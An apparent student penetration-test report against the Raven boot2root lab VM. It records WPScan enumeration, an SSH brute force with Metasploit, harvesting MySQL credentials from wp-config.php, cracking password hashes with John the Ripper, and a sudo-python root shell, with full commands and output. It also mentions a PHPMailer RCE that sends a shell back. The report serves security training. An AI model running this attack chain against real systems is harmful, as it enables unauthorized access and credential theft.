

# **Final Engagement**

**Attack, Defense & Analysis of a Vulnerable Network**

# Table of Contents

---

This document contains the following resources:



**Network Topology & Critical Vulnerabilities**



**Exploits Used**



**Avoiding Detect**




**Maintaining Access**

# Network Topology & Critical Vulnerabilities





# Network Topology



**Network**  
Address Range:  
192.168.1.0/24  
Netmask: 255.255.255.0  
Gateway: 192.168.1.1

**Machines**  
IPv4: 192.168.1.90  
OS: Linux  
Hostname: Kali  
  
IPv4: 192.168.1.100  
OS: Linux  
Hostname: ELK

IPv4: 192.168.1.110  
OS: Linux  
Hostname: TARGET1

IPv4: 192.168.1.115  
OS: Linux  
Hostname: TARGET2

# Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
WordPress Site Enumeration	Use of WordPress Security Scanner (wpscan) against server (192.168.1.110) reveals sensitive information	The WordPress Security Scanner reveals the usernames: “michael” and “steven”
Brute Force Attack (michael)	By using Metasploit’s ssh_login module, user michael’s password can be cracked on the target	Malicious attackers can ssh into the TARGET1 server as user michael
wp-config.php readability	wp-config.php reveals sensitive information about root password for MySQL database	Vulnerable user michael has access to viewing wp-config.php which reveals root password for MySQL
John the Ripper (steven)	Using John on a hashed password for Steven found in MySQL	User steven’s hashed password cracked and obtained
Privilege escalation with Python	Exploit steven’s sudo permissions on python to gain root access of system: sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’	Steven’s sudo permissions with Python can be leveraged to gain root access of the system



# Exploits Used

Choose your class:





# Exploitation: WordPress Site Enumeration

- Use of WordPress Security Scanner (wpscan) against TARGET1 server (192.158.1.110) to reveal sensitive information
- `wpscan --url http://192.168.1.110/wordpress --enumerate u,vp`
- The scan revealed sensitive information including information about usernames: michael and steven

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u,vp

-----
  WPSecan
WordPress Security Scanner by the WPScan Team
  Version 3.7.8
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
-----

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Fri Jul 17 18:51:28 2020

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
  Interesting Entry: Server: Apache/2.4.10 (Debian)
  Found By: Headers (Passive Detection)
  Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%
  References:
  - http://codex.wordpress.org/XML-RPC_Pingback_API
  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 60%
  References:
  - https://www.iplocation.net/defend-wordpress-from-ddos
  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.14 identified (Latest, released on 2020-06-10).
```

```
[+] Enumerating Users (via Passive and Aggressive Methods)
  Brute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)
```



# Exploitation: Brute Force Attack (user: michael)

- By using Metasploit's ssh\_login module, user michael's password can be cracked on the target (password: michael)
- Malicious attackers can ssh into the TARGET1 server as user: michael

```
File Actions Edit View Help
root@Kali:~# msfconsole
[-] **rtng the Metasploit Framework console ...
[-] * WARNING: No database support: No database YAML file
[-] **

msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > options
```

Running the Brute Force Attack and the result:

```
Module options (auxiliary/scanner/ssh/ssh_login):

Name          Current Setting  Required  Description
-----
BLANK_PASSWORDS  false           no        Try blank passwords for all users
BRUTEFORCE_SPEED  5               yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
DB_ALL_PASS      false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
PASSWORD        no              no        A specific password to authenticate with
PASS_FILE        /usr/share/wordlists/rockyou.txt no         File containing passwords, one per line
RHOSTS          192.168.1.110   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file
: <path>'
RPORT          22              yes       The target port
STOP_ON_SUCCESS  true            yes       Stop guessing when a credential works for a host
THREADS         1               yes       The number of concurrent threads (max one per host)
USERNAME        steven           no        A specific username to authenticate as
USERPASS_FILE   no              no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false           no        Try the username as the password for all users
USER_FILE       no              no        File containing usernames, one per line
VERBOSE         false           yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.1.110
RHOSTS => 192.168.1.110
msf5 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf5 auxiliary(scanner/ssh/ssh_login) > set Pass_FILE /usr/share/wordlists/rockyou.txt
Pass_FILE => /usr/share/wordlists/rockyou.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set Username michael
Username => michael
msf5 auxiliary(scanner/ssh/ssh_login) > run

[+] 192.168.1.110:22 - Success: 'michael:michael' ''
[+] Command shell session 2 opened (192.168.1.110:44777 -> 192.168.1.110:22) at 2020-07-17 19:36:34 -0700
[+] Scanned 1 of 1 hosts (100% complete)
[+] Auxiliary module execution completed
```



# Exploitation: wp-config.php readability

- wp-config.php reveals sensitive information about root password for MySQL database
- After ssh michael@192.168.1.110 to enter TARGET1, user michael has access to viewing wp-config.php (var/www/html/wordpress/wp-config.php) which reveals the root password for MySQL database
- root username and password for MySQL database were discovered: (root, R@v3nSecurity)

```
michael@target1:/var/www/html/wordpress
File Actions Edit View Help
GNU nano 2.2.6 File: wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 */
```

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

```
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 65
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.01 sec)
```



# Exploitation: John the Ripper (steven)

- John the Ripper tool “john” was used on user steven’s hashed password which was found in the “wp\_users” table of the “wordpress” database in MySQL
- The result from running john on steven’s wordpress hashed password revealed the following password: pink84
- User steven’s hashed password was cracked and obtained

```
mysql> select * from wp_users;
+----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key |
+----+-----+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael | michael@raven.org | | 2018-08-12 22:49:12 | |
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven.org | | 2018-08-12 23:31:16 | |
+----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>
```

```
File Actions Edit View Help
root@Kali:~# ls
Desktop Documents Downloads Music Pictures Public Templates Videos
root@Kali:~# nano wp_users.txt
root@Kali:~# john wp_users.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84 (?)

```



# Exploitation: sudo Python permissions for user steven

- After gaining access to target 1 as steven (ssh steven@192.168.1.10), it is realized that steven has sudo permissions on python (sudo -l)
- A python exploit is ran to gain root control of the target machine:  
sudo python -c 'import pty;pty.spawn("/bin/bash");'
- After running this command, root access is granted on the TARGET1 machine

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:
Permission denied, please try again.
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 19 01:11:16 2020 from 192.168.1.90
$ exit
Connection to 192.168.1.110 closed.
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jul 21 08:04:46 2020 from 192.168.1.90
$ ls
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# ls
root@target1:/home/steven# cd ..
root@target1:/home# ls
michael steven vagrant
root@target1:/home# cd ..
root@target1:/# ls
bin  etc      lib      media  proc  sbin  tmp      var
boot home    lib64    mnt    root  srv   usr      vmlinuz
dev  initrd.img lost+found opt     run   sys   vagrant
root@target1:/# cd root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag 4
cat: flag: No such file or directory
cat: 4: No such file or directory
root@target1:~# cat flag4.txt
-----
| __ \
| | / _ \ ___ _ _ _ _ _ _
| | \ \ / \ \ \ / \ \ \ \
| | \ \ / \ \ \ / \ \ / \ \
| | \ \ / \ \ \ / \ \ / \ \
| | \ \ / \ \ \ / \ \ / \ \
| | \ \ / \ \ \ / \ \ / \ \
| | \ \ / \ \ \ / \ \ / \ \

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
```

# Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Wordpress Scan	<ul style="list-style-type: none"><li>● WPScan Tool to scan a server's Wordpress database for any vulnerabilities.</li><li>● Can also be done using an nmap script.</li></ul>	<ul style="list-style-type: none"><li>● Hidden folders such as "manual" and "vendor" were revealed in the scan.</li><li>● Accessing "vendor" folder and the VERSION page leads to a single flag.</li></ul>
PHPMailer 5.2.16	<ul style="list-style-type: none"><li>● Exploitdb search revealed an RCE vulnerability for PHPMailer versions below 5.2.18</li></ul>	<ul style="list-style-type: none"><li>● Uploading a unique PHP script into the server and calling on it will send a shell to the attacker machine.</li></ul>
MySQL Root Access	<ul style="list-style-type: none"><li>● Access to server's MySQL database as 'root' allows the attacker to administer the database.</li></ul>	<ul style="list-style-type: none"><li>● Attacker can create tables and functions that can allow the attacker to take control from MySQL.</li></ul>



# Exploitation: Wordpress Scan

- Similarly to TARGET1, WPScan can be used to enumerate the server.
- In this case, an nmap script was used that performs the same function:
  - `nmap -v --script http-enum.nse 192.168.1.115`
- Two hidden folders “/manual” and “/vendor” were revealed through this scan.

```
root@Kali:~# nmap -v --script http-enum.nse 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-17 22:32 PDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 22:32
Completed NSE at 22:32, 0.00s elapsed
Initiating ARP Ping Scan at 22:32
Scanning 192.168.1.115 [1 port]
Completed ARP Ping Scan at 22:32, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:32
Completed Parallel DNS resolution of 1 host. at 22:32, 0.03s elapsed
Initiating SYN Stealth Scan at 22:32
Scanning 192.168.1.115 [1000 ports]
Discovered open port 445/tcp on 192.168.1.115
Discovered open port 22/tcp on 192.168.1.115
Discovered open port 139/tcp on 192.168.1.115
Discovered open port 80/tcp on 192.168.1.115
Discovered open port 111/tcp on 192.168.1.115
Completed SYN Stealth Scan at 22:32, 0.07s elapsed (1000 total ports)
NSE: Script scanning 192.168.1.115.
Initiating NSE at 22:32
Completed NSE at 22:32, 1.47s elapsed
Nmap scan report for 192.168.1.115
Host is up (0.00095s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
http-enum:
  /wordpress/: Blog
  /wordpress/wp-login.php: Wordpress login page.
  /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
  /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
  /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
  /manual/: Potentially interesting folder
  /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)
```

192.168.1.115/vendor/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

